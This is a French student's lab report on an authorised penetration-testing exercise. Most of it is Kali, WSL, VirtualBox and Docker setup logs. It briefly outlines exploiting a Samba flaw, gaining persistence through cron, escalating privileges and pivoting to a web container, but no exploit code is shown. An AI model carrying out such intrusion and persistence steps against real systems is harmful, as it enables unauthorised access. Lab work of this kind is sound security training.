

Adrien Romano - Grp 1

autorisation

M. Laborde nous a autorisé à effectuer des tests en utilisant une machine sous Kali Linux, sur un container.

phases de l'attaque

Utilisation de wsl dû aux ressources et au fait qu'il tourne sous windows de mon ordi

Installation de version de kali linux en wsl [\[1\]](#) [\[2\]](#) [\[3\]](#)

mais impossible de faire tourner docker à cause de la manière dont ça a été fait [\[4\]](#)

essaye en installant toutes les librairies incluses par défaut avec kali : [\[5\]](#)

Essai avec win-kex [\[6\]](#) pour lancer une vm, mais même erreur [\[7\]](#)

Pourquoi démarrer un mode de session amélioré [\[8\]](#)

Essai avec une session en mode fenetre pour avoir comme une vraie vm, mais ça ne fonctionne pas non plus [\[9\]](#)

Avec virtualbox :

Pour ça on télécharge l'iso qui sert à installer le système pour que virtual box l'utilise : [\[10\]](#)

On rentre les premières commandes, pour mettre en place le container [\[11\]](#)

On installe ensuite docker

On utilise la doc de docker pour installer la version communautaire [\[12\]](#)

On utilise cette doc pour installer docker-compose [\[13\]](#)

On démarre le container [\[14\]](#)

On se connecte à la machine kali [\[15\]](#)

On cherche ensuite à se connecter à la machine samba [\[16\]](#) [\[17\]](#)

On cherche une faille et à l'exploiter [\[18\]](#) [\[19\]](#) [\[20\]](#)

On utilise *cron* pour avoir accès facilement à cette machine [\[21\]](#)

On essaye d'avoir tout les privilèges [22]

On peut à présent se connecter depuis notre machine [23]


On utilise le contrôle de machine Samba pour s'infiltrer sur la machine web [24] [25]


recommandations

- je préfère utiliser virtualbox plutôt que hyper-v pour faire des tests virtuellement sous *windows* (qui aurait été un choix logique en terme de performance)
- je recommande fortement de mettre à jour la version de samba sur la première machine sur laquelle on s'introduit, ou alors de la déconnecter de tout réseau extérieur

annexe


1.





2.

{width="6.3in"height="3.9375in"}



{width="6.1239009186351705in"height="4.179745188101487in"}

```
Administrateur : Windows Po... x + v
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

Installez la dernière version de PowerShell pour de nouvelles fonctionnalités et améliorations ! https://aka.ms/PSWindow
s

PS C:\Users\adrie> wsl --update
```

{width="6.3in"height="1.67222222222223in"} ↵

```
(adriz@LAPTOP-TINDR5I0)-[~]
$ cd /opt
```

3.

```
(adriz@LAPTOP-TINDR5I0)-[/opt]
$ sudo git clone https://github.com/florian06/AuditsSecu
[sudo] password for adriz:
Cloning into 'AuditsSecu'...
remote: Enumerating objects: 23, done.
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 23 (delta 1), reused 20 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (23/23), 8.24 KiB | 1.03 MiB/s, done.
Resolving deltas: 100% (1/1), done.
```

```
(adriz@LAPTOP-TINDR5I0)-[/opt]
$ cd AuditsSecu

(adriz@LAPTOP-TINDR5I0)-[/opt/AuditsSecu]
$ chmod +x startup.sh
chmod: changing permissions of 'startup.sh': Operation not permitted

(adriz@LAPTOP-TINDR5I0)-[/opt/AuditsSecu]
$ sudo chmod +x startup.sh
```

↵

```
(root@LAPTOP-TINDR5I0)-[/opt/auditssecu]
# sudo systemctl enable docker --now
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker
--now cannot be used when systemd is not running or in conjunction with --root=/--global, refusing.

(root@LAPTOP-TINDR5I0)-[/opt/auditssecu]
# systemctl status systemd-journald.service
System has not been booted with systemd as init system (PID 1). Can't operate.
Failed to connect to bus: Host is down
```

4.

↵


```
(adriz@LAPTOP-TINDR5I0)-[/opt/AuditsSecu]
$ sudo apt install -y kali-linux-large
```


5.

↵

6. [Win-KeX | Kali Linux Documentation](#) ↵


7. Pour installer les paquets de base il nous demande d'être sur si on veut configurer notre système comme ça , avec des fenêtres de ce type :





```
adriz@LAPTOP-TINDR5I0: /opt
File "/usr/lib/python3/dist-packages/compose/cli/command.py", line 60, in project_from_options
    return get_project(
          ^^^^^^^^^^^^^
File "/usr/lib/python3/dist-packages/compose/cli/command.py", line 152, in get_project
    client = get_client(
          ^^^^^^^^^^^^^
File "/usr/lib/python3/dist-packages/compose/cli/docker_client.py", line 41, in get_client
    client = docker_client(
          ^^^^^^^^^^^^^^^^^
File "/usr/lib/python3/dist-packages/compose/cli/docker_client.py", line 148, in docker_client
    client = APIClient(use_ssh_client=not use_paramiko_ssh, **kwargs)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3/dist-packages/docker/api/client.py", line 207, in __init__
    self._version = self._retrieve_server_version()
                   ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3/dist-packages/docker/api/client.py", line 230, in _retrieve_server_version
    raise DockerException(
docker.errors.DockerException: Error while fetching server API version: ('Connection aborted.', FileNotFoundError(2, 'No such file or directory'))

(adriz@LAPTOP-TINDR5I0)-[/opt/AuditsSecu]
$
```




```
(adriz@LAPTOP-TINDR5I0)-[/opt/AuditsSecu]
$ kex --esm --ip -s
Starting Win-KeX server (ESM)
Win-KeX server (ESM) is running
Starting Win-KeX client (ESM)
Please enter Win-KeX server (ESM) password for user adriz:

(adriz@LAPTOP-TINDR5I0)-[/opt/AuditsSecu]
$ kex --esm --stop
```


8. Un mode de session amélioré permet qu'entre mon windows et kali linux il n'y a que RDP (protocole de bureau à distance) , ce qui fait que contrairement à VM sur virtualbox, on sait que ça aura de bonnes performances car il utilise hyper-v fait par microsoft soient ceux qui ont fait windows donc aussi ceux qui peuvent mieux intégrer des vm puisque ce sont eux qui ont codé le système d'exploitation ↩

```
(adriz@LAPTOP-TINDR5I0)-[/opt/AuditsSecu]
$ kex --win -s
Starting Win-KeX server (Win)
Password:
Password must be at least 6 characters - try again
Password:
Password must be at least 6 characters - try again
Password:
Verify:
Would you like to enter a view-only password (y/n)? y
Password:
```

9. (il nous demande notre mot de passe de session windows, puis s'il veut que ce soit pas nécessaire pour démarrer la vm) ↩



10. On crée une nouvelle en faisant quelque chose de ce type sur virtualbox :



Puis on applique les réglages recommandés et par défaut , et on ne met pas de nom de domaine quand il nous demande. ↩

11. Je préfère me mettre en root pour taper les commandes et pour cela j'utilise `sudo -i` pour pouvoir utiliser mon mot de passe

```
(adriz@vbox)-[/opt]
$ sudo -i
[sudo] password for adriz:
(root@vbox)-[~]
# cd /opt


(root@vbox)-[/opt]
# git clone https://github.com/slurptheworld/auditssecu.git
Cloning into 'auditssecu' ...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 32 (delta 3), reused 20 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (32/32), 11.36 KiB | 1.26 MiB/s, done.
Resolving deltas: 100% (3/3), done.

(root@vbox)-[/opt]
# ls
auditssecu  microsoft

(root@vbox)-[/opt]
# cd auditssecu

(root@vbox)-[/opt/auditssecu]
# chmod +x startup.sh
```

Au passage pour faire marcher le presse-papier sur virtual box (ce qui n'est nécessaire avec le mode de session avancé de win-kex)



↩

12. [Installing Docker on Kali Linux | Kali Linux Documentation](#) ↩
13. sans faire l'étape 2 : [Self Host with IPv6rs - IPv6 Provider - How to Install Docker Compose on Kali Linux Latest](#)

```
(adriz@vbox)-[/opt/auditssecu]
$ sudo apt-get update sudo apt-get upgrade
E: The update command takes no arguments

(adriz@vbox)-[/opt/auditssecu]
$ sudo curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose"
-$(uname -s)-$(uname -m) -o /usr/local/bin/docker-compose

% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload    Total   Spent    Left   Speed
  0     0    0     0    0     0      0      0  --:--:-- --:--:-- --:--:--    0
100 12.1M 100 12.1M    0     0 3449k      0  0:00:03  0:00:03 --:--:-- 4471k

(adriz@vbox)-[/opt/auditssecu]
$ sudo chmod +x /usr/local/bin/docker-compose

(adriz@vbox)-[/opt/auditssecu]
$ docker-compose --version

docker-compose version 1.29.2, build 5becea4c
```

↩

14.

```
(root@vbox)-[/opt/auditssecu]
# docker-compose up
Creating network "auditssecu_pentestnetwork" with driver "bridge"
Creating network "auditssecu_pentestpivot" with driver "bridge"
Creating volume "auditssecu_data_volSamba" with default driver
Creating volume "auditssecu_data_volNessus" with default driver
Creating volume "auditssecu_data_volKali" with default driver
Creating volume "auditssecu_data_volWeb" with default driver
Pulling Kali (sadry/sadry:tp_pen_kali) ...
```

↩

```
(root@vbox)-[/opt/auditssecu]
# docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED
STATUS        PORTS          NAMES
1ec0e5fa8757   hichigari/damnweb:latest            "/main.sh /opt/start..." 7 minutes
ago Up 7 minutes 80/tcp
WebPentest
3e236f0fe53f   sadry/sadry:tp_pen_kali             "/entrypoint.sh"          7 minutes
ago Up 7 minutes 0.0.0.0:9021→5900/tcp, [::]:9021→5900/tcp, 0.0.0.0:902
0→8080/tcp, [::]:9020→8080/tcp kali
2702cc1f7a8b   tenableofficial/nessus             "/bin/bash -c 'cat /..." 7 minutes
